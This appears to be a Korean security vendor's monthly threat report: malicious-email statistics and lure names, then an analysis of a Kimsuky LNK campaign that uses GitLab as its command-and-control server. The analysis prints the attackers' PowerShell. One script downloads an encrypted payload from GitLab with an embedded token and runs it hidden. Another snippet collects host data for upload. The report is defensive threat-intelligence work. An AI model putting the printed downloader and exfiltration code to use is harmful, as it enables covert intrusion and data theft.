


일일 유입량은 하루 최저 4 건(악성 0 건)에서 최대 70 건(악성 15 건)으로 일별 편차를 확인할 수 있습니다.



이메일 유형


악성 이메일을 유형별로 살펴보면 157 건 중 Attach-Malware 형이 58.0%로 가장 많았고 뒤이어 Link-Malware 형이 22.3%를 나타냈습니다.



이메일 유형	상세 설명
Attach – Phishing	첨부파일을 통해 개인정보를 입력하게 하는 유형
Attach – Malware	첨부파일에 악성코드가 존재하는 유형
Link - Phishing	링크 클릭 시 피싱사이트로 연결되는 유형
Link - Malware	링크 클릭 시 악성코드가 다운로드되는 유형
Img Tag	이메일 본문 악성 'img' 태그를 이용하는 유형
Hoax	거짓 내용으로 상대방에게 송금을 유도하는 유형

첨부파일 종류

첨부파일은 'Phish'형태가 20.3%로 제일 큰 비중을 차지했고 뒤이어 'Script', 'BAT'가 각각 16.9%, 16.2%의 비중을 차지했습니다.



대표적인 위협 이메일의 제목과 첨부파일명

4 월 같은 제목으로 다수 유포된 위협 이메일의 제목들은 다음과 같습니다.

- YOU PERVERT, I RECORDED YOU!
- RFQ // NYMPH THETIS V2402C - PORT KLANG / BENZENE LOADING

- MV GOLDEN SCHULTE AT CHITTAGONG APPOINTMENT // PDA REQUEST
- MV SEA LADY // REQUIREMENT QUOTATION // D01267
- FOLLOW UP PAYMENT- Overdue Balance Payment Confirmation
- RFQ ORDER 13314
- Aman Sendai -PO 9077821 & 9078284
- REQUEST PDA - FSK SHIPMENT / TEMPORARILY SHIFTING EMPTY CONTAINER TO ASHORE @ CONSTANTIA
- RFQ-PROVISION AND BONDED STORES-Jal Kamadhenu // IMO: 9860556 //Port Klang ,19th April

4 월 유포된 위협 이메일 중 대표적인 악성 첨부파일 명은 다음과 같습니다.

- Order-PO78898.rar
- Vessel_Main_Particulars(9).zip
- Vessel_Information.zip
- DOC-20260420-WA0002.rar
- NTS_eTaxInvoice.html
- Bank slip.r15
- MV NYMPH THETIS VESSEL INFO.zip
- Order_SS55329-PR-08948.docx
- New_Purchase_Order_quotation_form.pdf.zip
- INVOICE COPY.rar




최신 악성코드 동향

GitLab 플랫폼을 이용한 Kimsuky 공격 사례


이스트시큐리티 대응센터(ESRC)에서 운영 중인 APT TDS(Threat Detection System)에서는 최근 이력서 및 대북 정책 문서로 위장한 악성 LNK(바로가기) 파일의 유포 정황을 포착했습니다.

TDS 에서 탐지된 악성 LNK 파일은 총 2 종으로, 각각 구직자의 자기소개서와 북한 관련 정책 문서로 위장하고 있습니다.

- 이소연 자기소개서.pdf.lnk
- 2df24d850d6a50410e6503bc449a61778e5e88722ea4e20e198ea61e45a6903e.lnk



[그림 1] APT TDS 에서 탐지된 악성 LNK 파일 화면



[그림 2] PDF 파일로 위장한 악성 LNK 파일

분석 결과 해당 LNK 파일은 북 배후 공격그룹인 김수키(Kimsuky) 그룹의 전형적인 LNK 기반 공격방식을 따르고 있어 이번 공격 역시 해당 그룹의 소행으로 판단됩니다.

다만 C2 서버로 깃허브(GitHub)를 활용하던 과거 방식과 달리 이번 공격에서는 깃랩(GitLab) 플랫폼을 사용하였습니다.

두 파일의 내부 공격 구조와 최종 페이로드는 동일하며, LNK 파일 실행 시 백그라운드에서 다단계 파워셸(PowerShell) 스크립트가 실행되어 시스템 정보를 수집하고 암호화하여 외부로 전송합니다.

공격 흐름

1. 최초 감염 벡터 - LNK 파일

사용자가 정상 문서 파일로 오인하여 LNK 파일을 실행하면 LNK 내부의 난독화 된 파워셸 명령이 복호화 된 후 %APPDATA% 경로에 firefox.ps1 이름으로 저장되어 실행됩니다.



[그림 3] LNK 파일 내부 난독화 된 파워셸 스크립트

2. 1 차 드롭퍼 (firefox.ps1) - 탐지 회피와 지속 감염 환경 구성


Firefox.ps1 파일은 공격의 초기 준비를 모두 담당하는 핵심 스크립트로서 실행 시 다음 네 가지 동작을 순차적으로 수행합니다.

파일명	변경 파일명	폴더 경로	행위
docx.pdf	이소연 자기소개서.pdf	%TEMP%	디코이 PDF
Yahoo.rtf	Yahoo.jse	%AppData%\Microsoft\Windows\Templates	지속성 유지 스크립트
Yahoo.jse	facebook.ps1	%AppData%\Microsoft\Windows\CloudStore	2 차 다운로더
Ajobcall.txt	news.ps1	%AppData%	최종 페이로드(정보탈취)

[표 1] 단계별 생성 파일 목록

2-1) 미끼 PDF 파일 표시

GitLab 저장소에서 미끼용 docx.pdf 를 내려받아 %TEMP% 경로에 악성 LNK 파일에 따라 '이소연 자기소개서.pdf' 또는 북한대외전략분석_및_남북관계개선방안.pdf 이름으로 저장하여 실행됩니다. 사용자에게는 정상적인 PDF 문서파일 보여주며 의심을 피합니다.

입 사 지 원 서					
	성 명	한글) 이 소 연		영문)	
	생년월일			성 별	
	주 소				
	전화번호		휴 대 폰		
	E-mail	5@daum.net		국가보훈여부	
주 요 사 항					
학력 사항	기 간	학교명	전공	졸업구분	비고
				졸업	
				졸업	
자격 사항	자격(면허)명	등 급	취 득 일	발 행 처	
OA 능력	워드		OA 능력	인터넷활용	
	프리젠테이션			정보검색	
	스프레드시트				
경력 사항	회 사 명	담당업무	기간	비고	
지원 분야	지원 분야	지원분야 관련사항			
<p>위의 모든 기재사항은 사실과 다름이 없음을 확인합니다.</p> <p style="text-align: right;">지원자 이 소 연</p>					

북한의 대외전략 분석 및 남북관계 개선 방안

연세대학교

■ 들어가며

- 한반도는 물론 세계정세가 급변하면서 미래에 대한 불안정성과 불가측성이 크게 증가
 - 기존의 국제정치 문법에서 벗어난 강대국들의 자국 중심적 대외정책이 교차하고 있어, 관행적 분석과 예측이 지속적으로 빗나가고 있는 상황
 - 한동안 거의 발생하지 않았던 사건들이 연거푸 이어지면서 예측의 흐름이 더욱 짙아지는 경향
- 북한 역시 이러한 세계정세 변화를 읽고 나름의 대응 전략을 마련하고 추진
 - 북한은 미중전략경쟁으로 대별되는 국제정세 변화를 활용한 대외전략을 추진하였으며, 상당한 성과를 거둔 것으로 판단
 - 최근 개최된 9차 당대회에서도 기존 전략의 기초가 크게 변화하였다기보다는 기존 전략의 기초를 유지하는 가운데, 그동안의 상황 변화를 반영하여 일부 내용을 보완한 것으로 보임.
- 따라서 여기서는 8차 당대회 이후 북한의 대외전략 기초를 살펴보고, 최근 개최된 9차 당대회 이후의 변화를 비교해 보기로 함.
 - 나아가 현재의 검색된 남북관계를 극복하고 대화국면으로의 전환을 위한 과제를 점검해 보기로 함.
 - 현 정세 하에서 남북관계 분위기 전환은 매우 어려운 과제일 수밖에 없으나, 한반도 평화를 위하여 반드시 필요한 과제이기도 함.

■ 8차 당대회 이후 북한의 대외 전략: 신냉전 구조 활용 전략

- 핵심논리
 - 신냉전 구조 활용 전략의 핵심논리는 미중 전략경쟁과 러우전쟁으로 미중·미러관계가 악화되면, 북중·북러관계를 강화하여 미국과 국제사회의 압력을 극복하겠다는 것임.
 - 한반도 국제질서 차원에서는 한미일 vs. 북중러의 이른바 신냉전 구조가 강화되면, 미국의 힘이 미치지 않는 전략적 공간이 발생한다고 판단하고, 이를 적극적으로 활용하겠다는 것임.
 - 실제로 2022년 발발한 러우 전쟁은 북한의 신냉전 구조 활용 전략에 최적의 국제정치 환경을 조성하였으며, 미국 국방정보국은 2025년 보고서에서 북한이 수십년 이내 최고의 전략적 포지션을 확보하였다고 평가1)
 - 신냉전과 다극화는 국제정치의 분절화·진영화를 의미하며, 그 결과는 미국의 영향력이 제한되는 전략공간의 생성을 의미
 - 구체적으로는 중국과 러시아 등 북한의 우방이 주도하는 국제적 세력권이 형성되는 것을 의미하며 북한은 이 세력권을 적극 활용하겠다는 것임.
 - 북중러 3자 관계 구조에서 북한은 지나친 대중의존도를 해징하기 위한 방안으로 북러관계를 활용

[그림 5] 미끼파일로 사용된 정상 PDF 파일 (2)

2-2) 지속성 확보 - 스케줄러 등록

GitLab 저장소에서 Yahoo.rtf 파일을 다운로드 하여 %AppData%\Microsoft\Windows\Templates 경로에 Yahoo.jse 이름으로 저장한 뒤, Yahoo.jse 악성 스크립트 파일이 반복 실행되도록 다음과 같은 이름으로 스케줄러를 등록합니다.

- 스케줄러명: MicrosoftEdgeUpdateTaskMachineGGswr{F60293632-35R-4A2F-96A8-03C3ECD693f5}
- 실행 주기 : 10 분 지연 시작, 이후 35 분 간격 반복



[그림 6] 등록된 작업 스케줄러

2-3) 2 차 다운로더 설치 - facebook.ps1 생성

Yahoo.jse 스크립트 내 인코딩된 문자열을 디코딩하여 메모리 내에서 2 차 파워셸 스크립트를 구성한 뒤 %AppData%\Microsoft\Windows\CloudStore\W 경로에 facebook.ps1 이름으로 저장합니다.

2-4) 최종 페이로드(news.ps1) 즉시 실행 - news.ps1 최초 실행

GitLab 저장소에서 암호화된 형태로 저장된 ajobcall.txt 파일을 내려받아 복호화한 뒤, news.ps1 이라는 이름으로 저장하고 즉시 실행합니다. 실행이 완료되면 스크립트 자신을 삭제하여 흔적을 지웁니다.

3. 2 차 다운로더 (facebook.ps1) - 35 분마다 반복되는 정보탈취

facebook.ps1 은 2 단계에서 등록된 예약 작업에 의해 35 분 주기로 반복 실행되는 2 차 다운로더로써 GitLab 저장소에서 암호화된 scall.txt 파일을 다운받아 복호화한 뒤 news.ps1 로 저장하고 실행합니다.

```
$alis=@("morySt","898","Derive");
$ms=-join ("Me",$alis[0],"ream");
$rf=-join("Rfc2",$alis[1],$alis[2],"Bytes");
$str=@($ms,"rypto",$rf,"esManag","rea");
$rep=@("msx","rx","RfDB","mang","ff");
$def = "using System;using System.IO;using System.Security.Cryptography;public class Init{public static Byte[] Dec(Byte[] inBytes,string pwd){msx im=new
msx(inBytes);Byte[] s=new Byte[32];int len=im.Read(s,0,s.Length);if(len!=s.Length){return null;}Byte[] cbLen=new Byte[4];im.Read(cbLen,0,4);RfDB pbk=new
RfDB(pwd,s);Byte[] key=pbk.GetBytes(32);Byte[] iv=pbk.GetBytes(16);Amanged ma=new Amanged();ICrxTransform Dec=ma.CfiteDecrxr(key,iv);CrxStffm cs=new
CrxStffm(im,Dec,0);msx om=new msx();cs.CopyTo(om);om.Dispose();return om.ToArray();}}";
$i=0;
$a=$i+$args[1];
$P="hoop";
$s=@(":",",s:");
$r=$P -replace "o","t";
foreach($item in $rep){
    $def=$def -replace $item,$str[$i];
    $i++;
}
Add-Type -TypeDefinition $def;
$pwd = "KILLP7ss#";
$eee = Join-Path ($env:AppData) "news.ps1";
$gtttt = "https://gitlab.com";
$atkkk = "glpat-ijgmyREcCbXvE4kKJxAdEeWM6MqpvOjEKdTPsODY4NA8.01.1716agsz4";
$projectId = "arkiler-group/at";
$branchName = "main";
$filePath = "scall.txt";
$dwllll = "$gtttt/api/v4/projects/${uri}::EscapeDataString($projectId)/repository/files/${uri}::EscapeDataString($filePath)/raw?ref=$branchName";
$agent=("Mozilla/5.0","(Windows," NT 10.0; Win","64; x64)","AppleWe","bKit/537.36","(KHTML,like Gecko)","Chr","ome","/145","0.0",".0.0","Safari/537.36") -join "
";
$headers = @{
    "PRIVATE-TOKEN" = $atkkk
};
$response = Invoke-WebRequest -Uri $dwllll -Headers $headers -UserAgent $agent -UseBasicParsing;
[Byte[]]$bytes = $response.Content;
[Byte[]]$decbytes=[Init]::Dec($bytes,$pwd);
[System.Text.Encoding]::ASCII.GetString($decbytes) | Out-File -FilePath $eee -Encoding utf8;
Start-Process powershell -ArgumentList "-NoProfile -ExecutionPolicy Bypass -File $eee" -WindowStyle Hidden;
```

[그림 7] news.ps1 생성 코드

보안 솔루션의 탐지를 우회하기 위해 스크립트 내부 코드 일부를 분리된 조각으로 나눠 저장하고 실행 시점에 조립하는 방식을 사용합니다.

이를 통해 공격자는 GitLab 저장소의 scall.txt 파일만 교체하면, 피해자 시스템에서 실행되는 악성코드를 언제든지 원격으로 업데이트할 수 있습니다.

4. 최종 페이로드(news.ps1) - 정보탈취형 악성코드

2 단계(firefox.ps1)와 3 단계(facebook.ps1) 파워셸 스크립트는 모두 최종적으로 동일한 정보탈취 악성코드인 news.ps1 을 실행합니다.

해당 파워셸 스크립트는 정보수집 → 암호화 → 유출 → 흔적 삭제 순서로 동작하며, 실행 후 어떠한 흔적도 남기지 않도록 설계되었습니다.

4-1) 감염 시스템 식별 정보 수집

Windows 에 내장된 시스템 관리 기능인 WMI(Windows Management Instrumentation)를 이용해 감염 시스템에서 다음과 같은 정보를 수집합니다.

- 활성화된 로컬 IP 주소 수집
- 시스템 마지막 부팅 시간 수집

수집된 정보는 다음과 같은 규칙으로 파일명이 생성되어 %AppData% 경로에 저장됩니다.

- 규칙: <IP Address>-<MMdd_HHmm>-XXX-kkk.txt

```
$ipAddress = (Get-WmiObject Win32_NetworkAdapterConfiguration | Where-Object { $_.IPAddress -ne $null }).IPAddress[0]
$currentTime = Get-Date -Format "MMdd_HHmm"
$fileName = "$ipAddress-$currentTime-XXX-kkk.txt"

$srcPath = Join-Path $env:appdata $fileName;
$outPath=$srcPath+".enc";
(Get-CimInstance Win32_OperatingSystem).LastBootUpTime | Out-File -FilePath $srcPath;
```

[그림 8] 수집된 정보 파일 저장 코드

4-2) 수집 데이터 암호화

수집된 정보는 외부로 전송하기 전에 AES-256 방식으로 암호화합니다. 수집된 데이터를 암호화하여 전송하기 때문에, 네트워크 보안 장비가 트래픽 내용을 확인해도 악성 행위임을 판별하기 어렵습니다.

4-3) GitLab API 를 통한 데이터 유출

암호화된 파일을 Base64 로 인코딩한 뒤 공격자가 미리 설정해 둔 GitLab API 토큰을 이용해 공격자 저장소로 전송합니다.

- 업로드 경로: report/<IP 주소>-<날짜시간>-XXX-kkk.txt.enc

```
$gitlabUrl = "https://gitlab.com";
$apiToken = "glpat-IjgmyREcCbXvE4kJXaDEeWM6MQpvOjEKdTpsODY4NA8.01.1716agsz4";
$projectId = "arkiler-group/at";
$branchName = "main";
$uploadPath = "report/" + $fileName+".enc";
```

[그림 9] GitLab 저장소 업로드 경로

4-4) 흔적 삭제

전송이 완료되면 수집된 원본 파일, 암호화된 업로드 파일, 실행된 스크립트 자신까지 모두 강제 삭제합니다.

이는 감염 시스템에 남는 흔적을 최소화하여 사용자가 감염 사실을 인지하기 어렵게 만들고, 사후 추적을 방해하기 위한 목적으로 볼 수 있습니다.

공격 특징

이번 공격에서 확인된 주요 공격 특징을 정리하면 다음과 같습니다.

- 이중 확장자와 미끼 파일을 활용한 위장 공격
.pdf.lnk 와 같은 이중 확장자 형태로 파일명을 구성하여 사용자가 정상적 문서 파일로 오인하도록 유도했으며, 미끼 파일을 활용해 감염 사실을 인지하기 어렵게 만듭니다.
- 합법적 서비스(GitLab) 악용
별도의 악성 서버 없이 GitLab 을 C2 로 활용함으로써 네트워크 탐지 시스템을 효과적으로 우회합니다. 443 포트 HTTPS 트래픽이고 도메인 자체가 신뢰 대상이기 때문에, 방화벽과 IPS 기반 차단이 어려우며, C2 저장소 삭제만으로 증거가 즉시 소멸될 수 있어 추적을 피하기 쉽습니다.
- 다단계 구조를 통한 탐지 우회
LNK 파일 → 1 차 스크립트 → 2 차 스크립트 → 정보탈취 스크립트로 이어지는 다단계 구조를 사용하여 각 단계에서 보안 솔루션의 탐지 가능성을 분산시킵니다.
악성 코드 자체도 암호화된 형태로 배포되기 때문에 파일 기반 정적 탐지를 우회합니다.
- 예약 작업 위장을 통한 지속성 확보
Microsoft Edge 업데이트 작업명으로 위장한 예약 작업을 통해 시스템 재부팅 이후에도 35 분 주기로 악성 스크립트가 반복 실행됩니다. 공격자는 이 구조를 이용해 GitLab 저장소의 파일만 교체하면 피해자 시스템에서 실행되는 악성코드를 원격으로 업데이트할 수 있습니다.
- 증거 인멸을 위한 흔적 삭제
정보 전송 완료 후 수집 파일, 암호화 파일, 스크립트 자신까지 모두 강제 삭제하여 감염 시스템에 흔적을 최소화합니다.


이번 공격은 .pdf.lnk 와 같은 이중 확장자로 정상 문서처럼 위장하고, 클릭 시 실제 정상 문서 파일을 함께 보여주는 미끼 파일 기법을 활용하여 사용자가 감염 사실을 인지하기 어렵게 만듭니다.

또한 합법적인 플랫폼인 깃랩을 C2 서버로 악용해 정상 트래픽으로 위장함으로써 네트워크 보안 장비의 탐지까지 우회하는 정교한 공격입니다.

Wildcard DNS 기법을 악용한 급여명세서 위장 피싱 메일 주의

이스트시큐리티 대응센터(ESRC)에서 운영 중인 TDS(Threat Detection System) 이메일 모니터링 시스템에서 최근 급여명세서로 위장한 피싱 메일이 유포 중인 것으로 확인되었습니다.

해당 피싱 메일은 Wildcard DNS 기법을 활용하여 URL 차단을 교묘히 우회하는 것이 특징으로, 기존 보안 솔루션의 탐지를 어렵게 만드는 정교한 공격입니다.

